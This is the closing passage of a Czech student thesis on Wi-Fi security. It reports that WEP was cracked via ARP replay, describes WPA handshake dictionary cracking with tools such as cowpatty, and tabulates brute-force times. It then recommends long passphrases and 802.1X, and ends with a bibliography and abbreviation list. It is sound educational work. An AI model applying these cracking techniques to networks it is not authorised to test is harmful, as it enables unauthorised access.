
Ani použití 128 bitového hesla nijak nepomůže, v mém případě stačilo získat 50000 IV vektorů, aby bylo heslo prolomeno. Při využití ARP replay útoku se jednalo o 2 minuty.

U útoků na WPA/WPA2 algoritmy jsou aktuálně možné dva způsoby získání tajného klíče. Prvním z nich je zmiňovaný útok na WPS. V případě bruteforce (slovníkového) útoku to je v rukou uživatele, jaké heslo, příp. SSID zvolí. Pokud by zvolil špatně, jako v ukázce, tak po zachycení handshake by bylo heslo odhaleno okamžitě (cowpatty+hash slovník), samozřejmě by záviselo na délce slovníku a výpočetním výkonu PC.


Nejlepším způsobem jak zabezpečit síť je zvolit heslo co nejdelší. Ideálně nějaké slovní spojení nebo větu, jelikož samotným bruteforce útokem (viz 4.3.7) je cracknutí hesla výpočetně a časově velice náročné viz obr. 4.31.

Tab. 4.3: Přehled náročnosti bruteforce útoků

čísla/malá písmena	
Délka passphrase	**Časová náročnost**
8	19 hodin / 5 let
9	8 dní / 119 let
10	80 dní / 3 083 let
11	28 měsíců / 78 669 let



Obr. 4.30: Časová náročnost útoků na WEP



Obr. 4.31: Časová náročnost brute-force útoků

ZÁVĚR

Cílem mé práce bylo seznámit se s problematikou zabezpečení bezdrátových sítí standardu 802.11 a poskytnout přehled útoků na jednotlivé formy zabezpečení. Tyto sítě představují v současnosti nejjednodušší způsob, jak připojit svoje zařízení do lokální sítě (LAN) a internetu, nebo sdílet data. To, že k připojení do sítě není nutné používat kabeláž je jedním z hlavních důvodů, proč se tyto sítě neustále rozšiřují a vyvíjejí. Jeden důležitý aspekt při nasazení těchto sítí je ale bohužel často opomínán, a tím je zabezpečení. Smutná věc je ta, že od vydání standardu 802.11i a příchodu šifrovacího algoritmu WPA2 uběhlo 10 let a stále se najde tolik míst, kde uživatelé či správci stejně nasadí už tolikrát zlomený algoritmus WEP.

V úvodních kapitolách jsem se snažil nahlédnout, z teoretického pohledu, do problematiky sítí 802.11 a vysvětlit principy a funkce používaných šifrovacích algoritmů WEP, WPA a WPA2. Mimo jiné jsou zde popsány i případné nedostatky těchto algoritmů, které mohou vést k útokům na jejich tajný klíč.

V druhé kapitole jsem se zaměřil na vliv šifrování s ohledem na přenosovou rychlost. Pracoval jsem se síťovým nástrojem Iperf, který umožňuje změřit propustnost sítě při přenosu dat mezi klientem a serverem, ať už pomocí protokolu TCP, či UDP. Vše se dělo pomocí příkazového řádku mezi dvěmi stanicemi, běžícími na linuxovém systému. Měřena byla propustnost každého z algoritmů, při přenosu jak malého množství dat, tak i při větším zatížení. Konkrétní výsledky jsou uvedeny ve třetí kapitole.

V závěrečné kapitole byly demonstrovány praktické útoky na různé druhy zabezpečení těchto bezdrátových sítí a vysvětlen jejich princip. Za první z nich by se dal považovat filtr MAC adres, ale jak bylo ukázáno, lze velice snadno obejít. Další chabou ochranou je zamezení vysílání SSID (skryté SSID), které lze taktéž pouhým monitoringem odhalit.

Výsledkem útoků na algoritmus WEP bylo zjištění, že tento šifrovací algoritmus už není bezpečný a je dobrý akorát k odrazení nezkušeného útočníka. Taktéž ani použití 104b klíče nezabrání prolomení, pouze tuto skutečnost na chvíli oddálí.

S použitím algoritmu WPA/WPA2 je výše zmiňovaná chyba odstraněna, ale jak bylo uvedeno nedostatky jsou i u těchto algoritmů. Nejlepším způsobem zabezpečení sítě je nasazení RADIUS serveru a autentizace 802.1X nebo v případě domácí sítě, kde se nedisponuje s tak velkým rozpočtem, použít PSK mód (kombinaci protokolu CCMP a šifry AES).

LITERATURA

[1] AISSI, Selim, Nora DABBOUS a Anand PRASAD.: *Security for mobile networks and platforms* Norwood: Artech House, 2006, xvi, 313 s. universal personal communications series. ISBN 15-969-3008-X.

[2] BIGELOW, Stephen J. *Mistrovství v počítačových sítích: správa, konfigurace, diagnostika a řešení problémů.* Vyd. 1. Brno: Computer Press, 2004, 990 s. ISBN 80-251-0178-9.

[3] SOSINSKY, Barrie. *Mistrovství – počítačové sítě.* Vyd. 1. Brno: Computer Press, 2010, 840 s. ISBN 978-80-251-3363-7.

[4] PUŽMANOVÁ, Rita. *Moderní komunikační sítě od A do Z.* 2. aktualiz. vyd. Brno: Computer Press, 2006, 430 s. ISBN 80-251-1278-0.

[5] BEAVER, Kevin a Peter T DAVIS. *Hacking wireless networks for dummies.* 1st ed. Hoboken, NJ: Wiley Pub. Inc., 2005, 384s, ISBN 07-645-9730-2.

[6] POOLE, Ian. *IEEE 802.11 standards tutorial* [online]. Dostupné z URL: <http://www.radio-electronics.com/info/wireless/wi-fi/ieee-802-11-standards-tutorial.php/>.

[7] What's wrong with WEP? *Network World* [online]. 2002 [cit. 2013-12-27]. Dostupné z URL: <http://www.networkworld.com/research/2002/0909wepprimer.html>.

[8] Aircrack-ng: Description. [online]. editováno: 16.1.2011 Dostupné z URL: <http://www.aircrack-ng.org/doku.php?id=aircrack-ng>.

[9] Airodump-ng: Description. [online]. editováno: 8.5.2012 Dostupné z URL: <http://www.aircrack-ng.org/doku.php?id=airodump-ng>.

[10] ARP Request Replay Attack: Description. [online]. editováno: 21.11.2010 Dostupné z URL: <http://www.aircrack-ng.org/doku.php?id=arp-request_reinjection>.

[11] Byte-Sized Decryption of WEP with Chopchop, Part 2 - informIT. [online]. editováno: 16.6.2006 Dostupné z URL: <http://www.informit.com/guides/printerfriendly.aspx?g=security&seqNum=197>.

[12] chopchop (Experimental WEP attacks) - NetStumbler.org Forums. [online]. editováno: 14.9.2004 Dostupné z URL: <http://www.netstumbler.org/unix-linux/chopchop-experimental-wep-attacks-t12489.html>.

[13] Fragmentation Attack: Description. [online]. editováno: 5.9.2009 Dostupné z URL: <http://www.aircrack-ng.org/doku.php?id=fragmentation>.

[14] BITTAU, Andrea. *The Fragmentation Attack in Practice.* [online]. 2005. Dostupné z URL: <http://download.aircrack-ng.org/wiki-files/doc/Fragmentation-Attack-in-Practice.pdf>.

[15] PHIFER, Lisa. *The Caffe Latte Attack: How It Works and How to Block It.* [online]. 2007. Dostupné z URL: <http://www.esecurityplanet.com/prevention/article.php/11777_3716656_2/The-Caffe-Latte-Attack-How-It-Worksand-How-to-Block-It.htm>.

[16] Hirte Attack: Description. [online]. editováno: 11.10.2009 Dostupné z URL: <http://www.aircrack-ng.org/doku.php?id=hirte>.

[17] TEWS, Erik. *Attacks on the WEP protocol* 2007. Dostupné z URL: <http://eprint.iacr.org/2007/471.pdf>.

[18] STOLBUNOV, Anton. *Klein's and PTW Attacks on WEP* [online] 2009. Dostupné z URL: <http://www.item.ntnu.no/_media/people/personalpages/phd/anton/kleins_and_ptw_attacks_on_wep.pdf>.

[19] GUILLAUME, Lehembre. *Wi-Fi security – WEP, WPA and WPA2* [online]. 2005. Dostupné z URL: <http://www.hsc.fr/ressources/articles/hakin9_wifi/hakin9_wifi_EN.pdf>.

[20] Wi-Fi Protected Access: Strong, standards-based, interoperable security for today's Wi-Fi networks [online]. Wi-Fi Alliance, 2003. Dostupné z URL: <http://www.ans-vb.com/docs/whitepaper_wi-fi_security4-29-03.pdf>.

[21] ARANA, Paul. *Benefits and Vulnerabilities of Wi-Fi Protected Access 2 (WPA2)* [online]. 2006. Dostupné z URL: <http://cs.gmu.edu/~yhwang1/INFS612/Sample_Projects/Fall_06_GPN_6_Final_Report.pdf>.

[22] HALVORSEN, Finn Michael, Olav HAUGEN. *Cryptanalysis of IEEE 802.11i TKIP* [online]. 2009 Dostupné z URL: <http://download.aircrack-ng.org/wiki-files/doc/tkip_master.pdf>.

[23] SLAVIN, Brad. *Wi-Fi Security – The Rise and Fall of WPS* [online]. editováno: 18.1.2013 Dostupné z URL: <http://www.netstumbler.com/2013/01/18/wi-fi-security-the-rise-and-fall-of-wps/>.

SEZNAM SYMBOLŮ, VELIČIN A ZKRATEK

IEEE Institute of Electrical and Electronics Engineers

OFDM Orthogonal Frequency-Division Multiplexing

ARS Adaptive Rate Selection

DSSS Direct Sequence Spread Spectrum

CCK Complementary Code Keying

ERP Extended Rate Physicals

MIMO Multiple Input Multiple Output

AP Access Point

CRC Cyclic Redundancy Check

ICV Integrity Check Value

EAP Extensible Authentication Protocol

EAP-TTLS EAP-Tunneled Transport Layer Security

PEAP Protected Extensible Authentication Protocol

EAP-TLS EAP-Transport Layer Security

RADIUS Remote Authentication Dial In User Service

EAPOL Extensible Authentication Protocol Over Lan

TKIP Temporal Key Integrity Protocol

MAC Media Access Control

PTK Pairwise Transient Key

MIC Message Integrity Check

GTK Group Temporal Key

TSC TKIP Sequence Counter

TMK Temporary MIC Key

SA Source Address

DA Destination Address

RSN Robust Security Network

AES Advanced Encryption Standard

CCMP Counter Mode with Cipher Block Chaining Message Authentication Code Protocol

MSDU Mac Service Data Unit

MPDU Mac Protocol Data Unit

CBC-MAC Cipher-Block Chaining Message Authen- tication Code

CTR Counter-Mode

TK Temporary Key

TCP Transmission Control Protocol

UDP User Datagram Protocol

ARP Address Resolution Protocol

DS Distribution System

PRGA Pseudo-random generation algorithm

LLC Logical link control

SNAP Subnetwork Access Protocol

IP Internet Protocol

KSA Key-Scheduling Algorithm

BSSID Basic Service Set Identification

ESSID Extended Service Set Identification

PMK Pairwise Master Key

DNS Domain Name System